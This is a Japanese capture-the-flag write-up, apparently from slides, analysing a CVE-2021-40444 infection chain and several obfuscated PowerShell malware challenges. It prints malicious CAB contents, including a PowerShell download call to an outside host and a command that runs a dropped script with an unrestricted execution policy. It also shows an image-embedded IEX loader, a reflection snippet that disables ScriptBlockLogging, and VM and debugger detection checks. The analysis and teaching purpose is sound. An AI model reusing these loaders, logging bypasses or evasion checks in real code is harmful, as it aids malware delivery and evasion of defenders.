2021年9月9日（米国時間）、マイクロソフトから本脆弱性に対する回避策について追加情報が公開されています。本脆弱性については、引き続きマイクロソフトなどが公開する情報を注視し、必要な回避策を適用することを推奨します。また、信頼できないMicrosoft Officeなどのファイルは、開封をしないようご注意ください。

<https://www.jpcert.or.jp/at/2021/at210038.html>

Q1.3 (2点)

CVE-2021-40444

- <https://github.com/klezVirus/CVE-2021-40444>
- いくつかのテクニックを組み合わせることで発生するRCE
 1. CABファイルをダウンロード
 2. パストラバーサルし、任意の場所へ任意のファイルを書き込み
 3. 任意のファイルを実行


Q1.3 (2点)

CVE-2021-40444

- 今回は2つのCABファイル

- KB5005565.cab
 - runner.inf
 - DLLファイルっぽい
 - 実行されたのはこっち- CbsPersist_2021092108498.cab
 - main.inf
 - PowerShellコードっぽい


Flag is **MWSCup{runner.inf}**



Stirling - [KB5005565.cab]

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4D	53	43	46	00	00	00	5A	20	00	00	00	00	00	00	00	MSCF....Z.....
00000010	2C	00	00	00	00	00	00	03	01	01	00	01	00	00	00	00J.....YA.
00000020	00	00	00	00	4A	00	00	00	01	00	00	00	00	5C	41	002Szオ.../r
00000030	75	6E	6E	65	72	2E	69	6E	66	00	74	7D	EC	48	00	20	unner.inf.t}.*.
00000040	00	20	4D	5A	90	00	03	00	00	00	04	00	00	FF	FF	00	.MZ.....
00000050	00	00	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	.ク.....@.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00コ..!..ク..L..!
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	This program can
00000080	00	00	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	not be run in DO
00000090	54	68	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	S mode...\$....
000000A0	6E	6F	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	..2q市..間...間..
000000B0	53	20	6D	6F	64	65	2E	0D	0A	24	00	00	00	00	00	00	間管..間...間...間
000000C0	00	00	D5	71	E4	9B	91	10	8A	C8	91	10	8A	C8	91	10	間管..間...間...間
000000D0	8A	C8	98	68	19	C8	93	10	8A	C8	C3	65	8B	C9	92	10	間管..間...間...間
000000E0	8A	C8	C3	65	8F	C9	9B	10	8A	C8	C3	65	8E	C9	9B	10	間管..間...間...間
000000F0																	

選択: 0x00000052~0x00000055 0x4(4)Bytes 0x00000056 上



Stirling - [CbsPersist_2021092108498.cab]

ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4D	53	43	46	00	00	00	58	00	00	00	00	00	00	00	00	MSCF....X.....
00000010	2C	00	00	00	00	00	00	03	01	01	00	01	00	00	00	00H.....6YA.
00000020	00	00	00	00	48	00	00	00	01	00	00	00	36	5C	41	005S...../m
00000030	61	69	6E	2E	69	6E	66	00	00	57	65	62	52	65	71	75	ain.inf... 26.6.
00000040	49	6E	76	6F	6B	65	2D	57	65	62	52	65	71	75	65	73	Invoke-WebRequest
00000050	74	28	22	68	74	74	70	3A	2F	2F	77	77	77	2E	73	65	t("http://www.se
00000060	63	72	65	74	67	72	61	66	66	69	74	69	2E	63	6F	6D	cretgraffiti.com
00000070	2F	67	6F	22	29	3B											/go");
00000080																	

レディ 0x00000000

Q1.4 (2点)

DLLファイルが実行されたことによって発生したと考えられる通信のURLはどれですか？回答は `MWSCup{URL}` の形式で教えてください。例えば、`http://example.com/test.html` にJavaScriptコードが含まれていた場合、回答は `MWSCup{http://example.com/test.html}` となります。

Q1.4 (2点)

runner.infを調べてみる

- Ghidraなどで読み込めば挙動を理解することは容易
- Stringsなどでも十分挙動を推測できる
 - main.infをmain.ps1にリネームし、PowerShellで実行してそう


```
$ file runner.inf
runner.inf: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

$ strings runner.inf
C:\Windows\System32\cmd.exe /c rename %temp%\main.inf main.ps1 && powershell -NoProfile -ExecutionPolicy
Unrestricted %temp%\main.ps1
```


Q1.4 (2点)

main.infを調べる

- 極めて単純なPowerShellコード
- Invoke-WebRequest
 - `http://www.secretgraffiti.com/go`
 - › 最初に予想していたトラフィックチェーンと一致する



#	Method	Result	Protocol	Host	URL	Body	Process
3433	GET	200	HTTP	wiki.augma.org	/about	47,737	iexplore:3608
3436	GET	200	HTTP	pop.plasticregret.com	/counter?263477	469	iexplore:3608
3440	GET	200	HTTP	redir.plasticregret.com	/direct?p=263477&w=546595&t=2be840708230321b&r=&wv=300&vh=150	79	iexplore:3608
3441	GET	302	HTTP	app.bluetds.com	/enter?&c=615869&hit_url=&amute=0	0	iexplore:3608
3442	GET	200	HTTP	cdn.cabinek.com	/filter?u=gqFUxBaCoVTX 0SQXRxhObJJoVoMNTQ2NTk1oVPEOE8EodxoPk9L...	2,305,551	iexplore:3608
3444	GET	200	HTTP	cdn.cabinek.com	/CbsPersist_2021092108498.cab	134	iexplore:3608
3445	GET	200	HTTP	cdn.cabinek.com	/KB5005565.cab	8,274	iexplore:3608
3447	GET	200	HTTP	www.secretgraffiti.com	/go	36	powershell:976

Flag is `MWSCup{http://www.secretgraffiti.com/go}`

Q2 (12点)

Q2はPowerShellスクリプトを解析する問題です。

- 難読化・解析妨害されたPowerShellスクリプトを解析できるかどうかを問う問題。
- 単に問題を解くだけでなく、難読化・解析妨害のテクニックや解析手法について理解して欲しいという気持ちがあります。
- 問題の難易度としては以下のような想定でした。
 - Q2.1: 難読化も解析妨害もなく、PowerShellの文法が分かれば解けるレベル。簡単。
 - Q2.2, Q2.3: 難読化・解析妨害されたPowerShellスクリプトの解析をしたことあれば、解けるレベル。これくらいの難読化されたスクリプトは攻撃でも使用されるので、解けなかった人は後で復習して欲しいです。
 - Q2.4: チーム間の点数差をつけるために、ちょっとひねったCTFっぽい問題になっています。
この問題は解けなくても、実務ではそこまで困らないかなという感じです。

Q2.1 undo flag (2点)

このPowerShellコードは、同じディレクトリにあるflag.txtを暗号化し、flag.cryptedとして出力します。与えられたPowerShellコード及びflag.cryptedを元にflag.txtを復元してください。復元するとMWSCup{.....}という形式の文字列が得られるので、その文字列を回答してください。

なお、復元すると回答する文字列以外に3種類のURLが得られます。それらは問題2から問題4に関するファイルのダウンロードURLです。

Q2.1 (2点)

関数abcと関数defの処理が理解できれば、問題解けそう

```
$a = Get-Content flag.txt ← “flag.txt”というファイルを読み込み、読み込んだデータを変数$aに格納
$e = @(); ← これは処理に不要な変数なのですが、消し忘れました.....
foreach ($b in $a) { ← $aには読み込んだデータが一行ずつ配列で格納されていて、foreach文でloop回している。
    $b = ([System.Text.Encoding]::Default).GetBytes($b) ← 一行分のデータをバイト型にキャストし、$bに格納
    $c = abc $b ← 引数に$bを指定して関数abcを実行し、戻り値を$cに格納
    $d = def $c ← 引数に$cを指定して関数defを実行し、戻り値を$dに格納
    $d = [Convert]::ToBase64String($d) ← $dをBase64に変換して、結果を$dに格納
    Add-Content flag.encrypted -value $d ← 一行分のデータをflag.encryptedに書き込む(追記モード)
}
```

Fig.) 問題コード(一部抜粋)

Q2.1 (2点)

- 関数abcは元の値に3を足してmod256する関数
- 関数defは0x29でXORする関数

```
function abc($inn) {  
    $dd = @();  
    for ( $i = $inn.Length-1; $i -ge 0; $i--) {  
        $dd += ($inn[$i] + 3) % 256  
        元の値に3を足して、  
        mod256する関数  
    }  
    return $dd;  
}
```

```
function def($inn) {  
    $aaa = @();  
    for( $i = 0; $i -lt $inn.Length; $i++ ) {  
        $aaa += ($inn[$i] -bxor 0x29)  
        0x29でXORしている  
    }  
    return $aaa;  
}
```

Q2.1 (2点)



解法例

```
$a = Get-Content flag.encrypted
foreach ($b in $a) {
    $c = [System.Convert]::FromBase64String($b)
    $d = def $c
    $e = abc $d
    $e = [System.Text.Encoding]::Default.GetString($e);
    Write-Host $e
}
```

```
function abc($inn) {
    $dd = @();
    for ( $i = $inn.Length-1; $i -ge 0; $i--) {
        $d = $inn[$i]
        $d += 256
        $dd += ($d - 3) % 256
    }
    return $dd;
}
```

```
function def($inn) {
    $aaa = @();
    for( $i = 0; $i -lt $inn.Length; $i++ ) {
        $aaa += ($inn[$i] -bxor 0x29)
    }
    return $aaa;
}
```

答え MWSCup{he11o_p0wershe11_w0r1d_!!!!}

Q2.2 png-shell (2点)



このPowerShellコードは環境に応じて異なるURLに対してアクセスします。それらのURLの内、いずれか一つのURLにアクセスするとフラグが取得できるので、そのフラグを回答してください。フラグはMWSCup{.....}という形式のフラグです。

問題ファイル: [https://mwscup2021.nao-sec.org/q2_ein3098nhva_3i2ovnU\)3oskd.zip](https://mwscup2021.nao-sec.org/q2_ein3098nhva_3i2ovnU)3oskd.zip)

Q2.2 (2点)

- q2.pngという画像ファイルを読み込んでいる。
- ぱっと見では、URLに対してアクセスようなコードは見当たらない。

```
sal a New-Object;Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("¥q2.png");  
$o=a Byte[] 2352;  
(0..27)|%{foreach($x in(0..27)){ $p=$g.GetPixel($x,$_);$o[( $_*28+$x)*3]=$p.B;  
$o[( $_*28+$x)*3+1]=$p.G;  
$o[( $_*28+$x)*3+2]=$p.R}};  
$g.Dispose();  
IEX([System.Text.Encoding]::ASCII.GetString($o[0..1731])) ← IEXという関数を呼び出している
```

Fig.) 問題コード

Q2.2 (2点)

IEXとは?

- PowerShellに標準で実装されている組み込み関数。
- 引数で与えられた文字列をPowerShellスクリプトとして解釈し、実行する。
 - JavaScriptでいう、eval関数のようなもの。
- PowerShellスクリプトを難読化する際、頻繁に利用される。

```
PS C:¥Users¥admin> IEX("Write-Host 'hoge hoge';")  
hoge hoge
```

Fig.) IEXの使用例

Q2.2 (2点)

- IEXに引数で渡している文字列を標準出力に表示して、
どんなコードが実行されている確認してみる。

```
sal a New-Object;Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("¥q2.png");  
$o=a Byte[] 2352;  
(0..27)|%(foreach($x in(0..27)){ $p=$g.GetPixel($x,$_); $o[($_*28+$x)*3]=$p.B;  
$o[($_*28+$x)*3+1]=$p.G;  
$o[($_*28+$x)*3+2]=$p.R});  
$g.Dispose();  
Write-Host ([System.Text.Encoding]::ASCII.GetString($o[0..1731])) ← IEXをWrite-Hostに変更
```

Fig.) 問題コード(一部変更)

Q2.2 (2点)

IEXにより実行されるコード

- (Get-Culture).Lcidの値によってアクセス先のURLが変わることが分かる。
- Lcidの値を全て試せば、フラグが取得できるURLが判明する。

```
$c = Get-Culture
function bbbbbb($ioio,$popo) {
    $tiaki = "!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNP
    $mayumura = ""
    for ($i=0; $i -lt $ioio.Length; $i++) {
        for($j = 0; $j -lt $tiaki.Length; $j++) {
            if( $ioio[$i] -ceq $tiaki[$j] ) {
                $mayumura+=$tiaki[( $j+$popo)%$tiaki.Length]
                break
            }
        }
    }
    return $mayumura
}
```

```
$hoge = ""
if ( $c.Lcid -eq (0x0411) ) {
    $hoge = [System.Text.Encoding]::Default.GetString([System.Co
} ElseIf ( $c.Lcid -eq (0x0412) ) {
    $hoge = [System.Text.Encoding]::Default.GetString([System.Co
} ElseIf ( $c.Lcid -eq (0x0419) ) {
    $hoge = [System.Text.Encoding]::Default.GetString([System.Co
} ElseIf ( $c.Lcid -eq (0x042A) ) {
    $hoge = [System.Text.Encoding]::Default.GetString([System.Co
} ElseIf ( $c.Lcid -eq (0x0404) ) {
    $hoge = [System.Text.Encoding]::Default.GetString([System.Co
}
(New-Object System.Net.Webclient).DownloadString($hoge)
```

答え MWSCup{l0vel1ve_n1sh1k1n0_mak1_t0ut1_https://www.lovelive-anime.jp/}

Q2.2 (2点)

Invoke-PSImage

- 今回のコードはInvoke-PSImageというツールを使って、生成しています。
 - <https://github.com/peewpw/Invoke-PSImage>
- Invoke-PSImageは過去に攻撃に悪用された事例があります。
 - <https://ascii.jp/elem/000/001/615/1615152/>
 - <https://cyware.com/news/new-malware-strain-abuses-github-and-imgur-e29bc6f6>

Q2.3 shell-in-shell-in-shell (4点)



この難読化されたPowershellコードを解析し、フラグを取得してください。
回答するのはMWSCup{.....}という形式のフラグです。

問題ファイル: https://mwscup2021.nao-sec.org/q3_9420dmvae-3wfalkj..efiewlsei3.zip

Q2.3 (4点)

コードの概要

- IEXを使って次のコードを実行している。
- IEXで実行されるコードはAESで暗号化されており、復号するにはIVとKEYが必要。
 - IVは解除されたコードに書いてあるものをそのまま使えば良い。(\$IVという変数に格納される)
 - KEYは実行した端末から収集した情報から計算されるSHA256値。(\$keyという変数に格納される)
- KEYを生成する処理を読み、正しいSHA256値を生成できればOK。

Q2.3 (4点)



KEYの生成処理はそのままでは読めない程難読化されています.....

```
You, 4 hours ago | 2 authors (James and others)
1  {["{35}{18}{8}{109}{23}{62}{93}{136}{130}{31}{80}{98}{45}{113}{89}{97}{106}{25}{141}{118}{147}{7}{73}{70}{129}{11}{92}{76}{105}{103}{124}{1}{10}{121}{57}{149}{91}{137}{104}{120}{56}{51}{148}{6}{41}{102}{126}{5}{122}{88}{30}{112}{132}{54}{66}{61}{63}{52}{75}{107}{82}{110}{42}{81}{16}{115}{77}{34}{123}{40}{74}{83}{144}{20}{21}{135}{3}{47}{14}{154}{117}{125}{87}{12}{4}{55}{90}{151}{67}{85}{43}{143}{119}{13}{53}{69}{29}{59}{58}{37}{142}{139}{133}{50}{64}{60}{68}{96}{65}{108}{44}{27}{140}{99}{48}{84}{100}"] -f'zP0+zrNO+rNOp0kPytrNO+rNOiskP,szP0+zPrNO+rNO0kPySskP,skPtsskP,skPruceSzP0+zP0.mesrNO+rNOkPf- 81z}3{0zP0+zP0{1}2{81z( emaNyzP0+zP', 'u
2
3  { es1E }
4  ', '
5  |      James, a week ago * Feature/powershell (#1)
6  }  ', '09da{uIB
7
8  81zCBC81zzP0+zP0 = }edOm_Se09dazPrNO+rNO0+zP0', ' en- 8 * 81zhtGN09dzP0+zP0E181z.rNO+rNO', '0+zP009dPy09drCO9dNO9deETrNO+rNOYB{uIB ,0 ,}rNO+rNO0tpYR09dCN09zP0+zP0drN
skPlanskP,skProfsnarTskP,s', 'HC[, )71', 'kPn_skP,srNO+rNOkP_gskPf- 81z}0{1{81z( + }d', 'NO9dIdA0rNO+rNO9dP81z.}se09da{uzP0+rNO+rNOzPrNO+rNO0IB
9
10 rNO+rNO}EDOm_09dS09dEA{uIBrNO+rNO = 81zEd09dOM81z.}se09da{uIB', '{3{81z(.}RoT09dPY09drCO9dEd{uIB =zP0+zP0rNO+', '0+zP0 }ddOzP0+zP09dD{uIB zP0+zP0 zP0+zPrNO+rNO0
11
12 )skPocskP,skPcdskPf-81z}0rNO+rNO{1{81z( = }DS09da{uIB zP0+zP0
13
14 ', 'rNO+rNO
15 { es1E }
16
17 ;8rNO+rNO1zgn', ' rNO+rNO
18 rNO+rNO
19 zP0+zP0{ ) 4- tg- 8zP0+zP01zsdNO09dcESL09dAT09d', ' & rNO(( ( )rNOx', 'NO+rN', '01bmzP0rNO+rNO+zP0essA- )sk', 'ERC- 63}ra', 'f
20
21 { = }zP0', 'P0+zP0P f- 81z}0{2{1{81z(.}sS09dzP0+', 'zP0
22
```

Q2.3 (4点)

Script-logging機能

- Windows標準の機能で、実行されたPowerShellスクリプトを記録してくれる。
- 最終的に難読化が解除された後のスクリプトまで記録されている場合がある。
- Windows10以降に搭載されていて、下記の方法で有効にできる。
 - (Home Editionでは不可)グループポリシーから有効にする(※1)
 - (Home Editionでも可)レジストリを設定する
 - Registry Hive: HKEY_LOCAL_MACHINE or HKEY_CURRENT_USER
 - Registry Path: SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
 - Value Name: EnableScriptLogging
 - Value Type: REG_DWORD
 - Value: 1(有効), 0(無効)

(※1) <https://docs.microsoft.com/ja-jp/powershell/scripting/windows-powershell/wmf/whats-new/script-logging?view=powershell-7.1>

Q2.3 (4点)

難読化する前のコードはこんな感じです。

https://drive.google.com/file/d/12n7TgGROPmwU4siMI-HX9qVyE_8nvzqM/view?usp=sharing

Q2.3 (4点)

難読化を解除したKEYを生成する処理

- \$asdと\$SSSSがSHA256を生成する時のシードになっている。
 - \$asdは実行した環境に応じて値が変わる。
 - \$SSSSはこのPowerShellスクリプトブロックの一部で、固定の値
- \$asdに正しい値が設定されればOK。

```
$asd = $asd + $SSSS.ToString();  
  
$ByteString = [System.Text.Encoding]::UTF8.GetBytes($asd)  
Add-Type -AssemblyName System.Security  
$SHA = New-Object System.Security.Cryptography.SHA256CryptoServiceProvider  
$HashBytes = $SHA.ComputeHash($ByteString)  
$SHA.Dispose()  
return $HashBytes
```

Q2.3 (4点)

\$asdに正しい値を設定するには?

- 関数dwoiは解析回避のテクニックが使われており、Script-loggingが無効な場合のみ正しい値を返す。

```
function dwoi() {  
    try {  
        $ddd = "Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"  
        $item = Get-ItemProperty -Path $ddd 2> ""  
        if ( $item.EnableScriptBlockLogging -eq 1) {  
            return "_ng";  
        } Else {  
            return "_ok1";  
        }  
    } catch {  
        return "_ok1";  
    }  
}  
  
$asd = "code"  
$ddd = dwoi  
$asd = $asd + $ddd
```

Q2.3 (4点)

\$asdに正しい値を設定するには?

- よくあるデバッガー検知のテクニックで、起動してから4秒以内なら正しい値を返す。
- 環境変数COMPUTERNAMEに"MWS_"が含まれていれば、正しい値を返す。

```
if ((($ddcc - (Get-Date)).TotalSeconds -gt -4 ) {  
    $asd = $asd + "_ok3"  
} Else {  
    $asd = $asd + "_ng"  
}  
  
$comp = $Env:COMPUTERNAME;  
if ( $comp.Contains("MWS_") ) {  
    $asd = $asd + "_ok7_"  
} else {  
    $asd = $asd + "_ng_"  
}
```

Q2.3 (4点)



次に実行されるコードを見ると、まだ難読化されています.....(><)

ただ、AESで暗号化されていて、KEYが取得できれば復号できるという構造は同じです。

```
(((("158){24}{78}{304}{137}{32}{182}{121}{100}{258}{25}{84}{141}{107}{54}{238}{115}{318}{52}{324}{226}{195}{326}{45}{30}{63}{337}{41}{230}{128}{31}{199}{198}{188}{111}{93}{11}{225}{273}{23}{83}{136}{163}{236}{338}{79}{74}{10}{99}{18}{36}{88}{64}{191}{298}{143}{301}{17}{311}{302}{204}{206}{98}{284}{330}{76}{260}{37}{90}{4}{16}{283}{153}{87}{118}{129}{294}{247}{126}{22}{160}{131}{86}{147}{243}{336}{124}{320}{341}{184}{275}{259}{228}{35}{120}{9}{26}{12}{203}{295}{85}{332}{40}{171}{168}{254}{181}{91}{323}{299}{122}{329}{108}{246}{101}{277}{170}{135}{29}{149}{193}{307}{58}{48}{251}{134}{26}{219}{0}{46}{255}{190}{67}{210}{69}{215}{142}{109}{117}{218}{172}{5}{1}{244}{297}{75}{335}{231}{94}{47}{207}{146}{263}{293}{250}{239}{56}{208}{61}{2}{333}{289}{106}{300}{269}{317}{234}{165}{248}{32}{127}{291}{240}{316}{49}{65}{257}{38}{3}{132}{205}{6}{216}{253}{96}{51}{116}{130}{139}{157}{327}{34}{278}{249}{70}{123}{13}{66}{77}{155}{73}{95}{161}{68}{312}{50}{197}{256}{310}{262}{150}{43}{241}{189}{314}{315}{265}{180}{271}{213}{28}{103}{211}{334}{287}{119}{14}{196}{97}{159}{138}{174}{212}{104}{102}{20}{281}{274}{279}{222}{112}{178}{55}{264}{229}{81}{162}{185}{339}{292}{194}{224}{290}{21}{62}{232}{57}{8}{209}{331}{59}{176}{309}{7}{319}{173}{169}{321}{42}{237}{152}{92}{175}{33}{202}{15}{71}{133}{27}{125}{308}{322}{276}{166}{148}{167}{217}{72}{145}{105}{156}{306}{177}{192}{220}{280}{227}{340}{245}{110}{266}{140}{187}{233}{214}{303}{53}{252}{242}{201}{305}{261}{223}{313}{285}" -f"oB9IQ+9IQ8DQ fnBC+n", James, a week ago • Feature/powershell (#1)

; ) 8D9IQ+9IQQ7i8DQ +8D', 'IQ ) 8DQreSh8DQ,nBC+nBC8DQu8DQ,8DQv8DQ f- eqs}0{}2{}1{eqsnBC+nBC ( + 8DQAGV8DQ ( em9IQ+9I', + 8DQH9nBC+nBCIQ+9IQ8DQ+ 8DQL8DQ nBC', 's}0{}1{eqs ( +8DQNM8'
= egohG0D

', '{eqs ( (9IQ+9IQ', ' ( + 8DQi8DQ + ) 8DQMG8DQ,8DQyh9IQ+9IQ8DnBC+nBCQf- eqs}1{}0{eqs ( + ) 8DQorc8DQ,8DQtfs8DQ f', 'Q + 8', 'm7naMoDeqs. JiG0D9', 'IQnceqs. AHSG0D = setyBhsaHG0D

redinB', ' ( + ) 8DQL8DQ,8DnBC+nBCQ ]8DQf- eqs}0{}1{eqs ( + 8DQAF[8DnBC+nBCQ ( ) 8DQOhc8DQ,nBC+nBC8DQe8DQ f-enBC', ' IG ( ( (nBC+nBCfi { } ++iG0D 9IQ+9IQ; eqsHtg7nnElE9IQ+nBC+nBC9IQ
'nBC1{}3{}9IQ+9IQ0(9IQ+9IQeqs ( + nBC+nBC8DQrt8DQ + 9IQ+9IQ ) 8DQne8DQ,8DQoCtnBC+nBC8DQ f9IQ+9nBC+nBCIQ- eqs}0{}1{eqs ( +8DQrr8DQ+ 8DQu8DQ', ' ; ) 8DQi8DQ + 8DQsoe8DQ ( + ioweGnB'
+9IQ}2{}0{eqs( + ) 8DQ702s8D', 'DQ ( (eqsSnm7', ' ', 'y9IQ+9IQrC652AHS.yhpargotpyrC.ytiruceS.metsyS ) 8nBC+nBCDQn8DQ,8DQ0-w', 'sEm9IQ+9IQm79IQ+9IQnanNim7nAM09IQ+nB', 'nBC+nBC9IQ+9IQ 219nB
+ 701rahc( ( (eqs9IQ+9', ' 8DnBC+nBCQh2D8DQ, ) nBC+nBC 17]Rah9IQ+9IQc[+1nBC+nBC21]9IQ+9IQ', 'ioweG0D9IQ+9IQ 9IQ+9IQ = i9IQ+9IQoweG0D

{ ) 1 qe- bbG0', '

() eziSy', 'Gex]:MatCheS(Rjz)nBCxnBC+][31[DIllEhsOI9+][1[dI', '86nBC+nBC]rAhCnBC+nB', 'IQ+9nBC+nBCIQ[aaG0D (eqsyTm7nPmm7nerOLlm7nuNm7nSieq9IQ+9IQs:eu19IQ+9IQaV. ) 8DQmR78DQ +8DQ6:e8DQ 9IQ+9IQ
+ 8DQaIraV8DQ (nBC+nBC', 'C 8DQiW8DQ', '-eqs}1{}0{eq9', 'IQ ( = ffg0D 9IQ', '7nMeqs.SEAG0D

eziSkco', 'r8DQ + ) 8DQ nBC+nBCez8DQ,8DQe', 'RAHC[(((ealPer.63]RAHC[GNirTs[,68]RAHC[+17]RAHC[+101]RAHC[(((ealPer.)nBC ) 9IQVGe9IQnBC+nBC,9IQGnBC+nBC0D9IQ(eaIPer.)29]', 'qs}1{}2{}0{eqs( + 89IQ
{eqs ( +9IQ+9IQ) 8DQVrI8DQ,8DQS8DQ 9IQ+9IQf-eqs}1{', 'DQWM8DQ ( (eqsSnIaTnm9', 'E8DQ,8D', '

( ) eurtG0D qe- ) 8DQ9IQ+9IQ.8D9IQ+9IQ0+ ) 8DQ58DQ,8D', '8DQDT8DQ,8DQv8DQ,8DQTPCAlv8DQ,8DQ09IQ+9IQf8DQ,8DQ+9IQ00DSDI8DQ,8DQv8DQf-eqs}0{}5{}1{}1{}1{}3{}1{}2{eqs( + 8DQ8DQ + 8DQAW8DQ 9IQ+9IQ +
```

Q2.3 (4点)

同じようにScript-Loggingしても、下記コードにより途中までしかログに残りません。
なので、下記コードに該当する部分を消してから、Script-Loggingします。

```
$settings = [Ref].Assembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPolicySettings","NonPublic,Static").GetValue($null);  
$settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"] = @{}  
$settings["HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"].Add("EnableScriptBlockLogging", "0")
```

Q2.3 (4点)

難読化する前のコードはこんな感じです。

https://drive.google.com/file/d/1eBCny3G5korKhwcN8ntfPOd4_rmAGS9C/view?usp=sharing

Q2.3 (4点)

AESの正しいKEYを取得するには?

- VM検知をした場合、正しい値にならないようになっている。

```
$hoge = test-path "HKCU:\SOFTWARE\VMware, Inc." 2>"
$ewoi = "answer_key_q3_mmmwwss";
if( $hoge -eq $true ) {
    $ewoi = $ewoi + "eosi1";
}

$hoge = test-path "HKLM:\SOFTWARE\VMware, Inc." 2>"
if ( $hoge -eq $true ) {
    $ewoi = $ewoi + "eosi2";
}

$hoge = test-path "HKLM:\SYSTEM\CurrentControlSet\Enum\SCSI\*VMware*" 2>"
if( $hoge -eq $true ) { James, a week ago • Feature/powershell (#1)
    $ewoi = $ewoi + "eosi3";
}

$hoge = test-path "HKLM:\HARDWARE\ACPI\DSDT\VBOX__" 2>"
if( $hoge -eq $true ) {
    $ewoi = $ewoi + "eosi4";
}

$hoge = test-path "HKLM:\SOFTWARE\Oracle\VirtualBox Guest Additions" 2>"
if( $hoge -eq $true ) {
```


Q2.3 (4点)

AESの正しいKEYを取得するには?

➤ これもVM検知で、ディスク容量が200GBより大きい場合に、正しい値になる。

```
$cc = 0;
$ff = (Get-PSDrive).Free
for ( $i = 0; $i -lt $ff.Length; $i++ ) { $cc = $cc + $ff[$i]}
$ff = (Get-PSDrive).Used
for ( $i = 0; $i -lt $ff.Length; $i++ ) { $cc = $cc + $ff[$i]}
if ( $cc -ge 200000000000 ) {
    $ewoi = $ewoi + "_2021";
}
```

Q2.3 (4点)

AESの正しいKEYを取得するには?

- ドメインにMWSが含まれていれば、正しい値になる。
- BIOSの製造元に"MWS INC."が含まれていれば、正しい値になる。

```
$aa = Get-WmiObject Win32_NTDomain;
$bb = 0;
if( $aa.GetType().Name -eq "Object[]" ) {
    for($i=0;$i -lt $aa.Length; $i++) {
        if( ([string]::IsNullOrEmpty($aa[$i].DomainName) -eq $false) -And ($aa[$i].DomainName.Contains("MWS") -eq $true)) {
            $bb = 1;
        }
    }
} Else {
    if( ([string]::IsNullOrEmpty($aa.DomainName) -eq $false) -And ($aa.DomainName.Contains("MWS") -eq $true)) {
        $bb = 1;
    }
}

if ( $bb -eq 1 ) {
    $ewoi = $ewoi + "m10";
}

$manu = (Get-WmiObject Win32_BIOS).Manufacturer;
if( $manu.Contains("MWS INC.") -eq $true ) {
    $ewoi = $ewoi + "dd26";
}
```

